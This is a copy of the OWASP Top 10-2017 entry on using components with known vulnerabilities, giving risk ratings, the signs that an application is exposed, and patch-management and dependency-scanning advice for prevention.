Top 10-2017 A9-Using Components with Known Vulnerabilities

← A8-Insecure Deserialization | 2017 Table of Contents | PDF version | A10-Insufficient Logging&Monitoring →

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 2	Business ?
While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit.		Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date. Some scanners such as retire.js help in detection, but determining exploitability requires additional effort.		While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of the list.	

Is the Application Vulnerable?

You are likely vulnerable:

- If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.
- If software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.
- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion. This commonly happens in environments when patching is a monthly or quarterly task under change control, which leaves organizations open to many days or months of unnecessary exposure to fixed vulnerabilities.
- If software developers do not test the compatibility of updated, upgraded, or patched libraries.
- If you do not secure the components' configurations (see **A6:2017-Security Misconfiguration**).

How to Prevent

There should be a patch management process in place to:

- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Continuously inventory the versions of both client-side and server-side components (e.g. frameworks, libraries) and their dependencies using tools like versions, DependencyCheck, retire.js, etc. Continuously monitor sources like CVE and NVD for vulnerabilities in the components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components you use.
- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component.
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.

Every organization must ensure that there is an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.

https://www.owasp.org/index.php/Top_10-2017_A9-Using_Components_with_Known_Vulnerabilities

OWASP
Open Web Application Security Project

Questions / Comments?

André Van Klaveren, CISSP, GSSP-JAVA, GWAPT
andre@vanklaverens.com
@opratr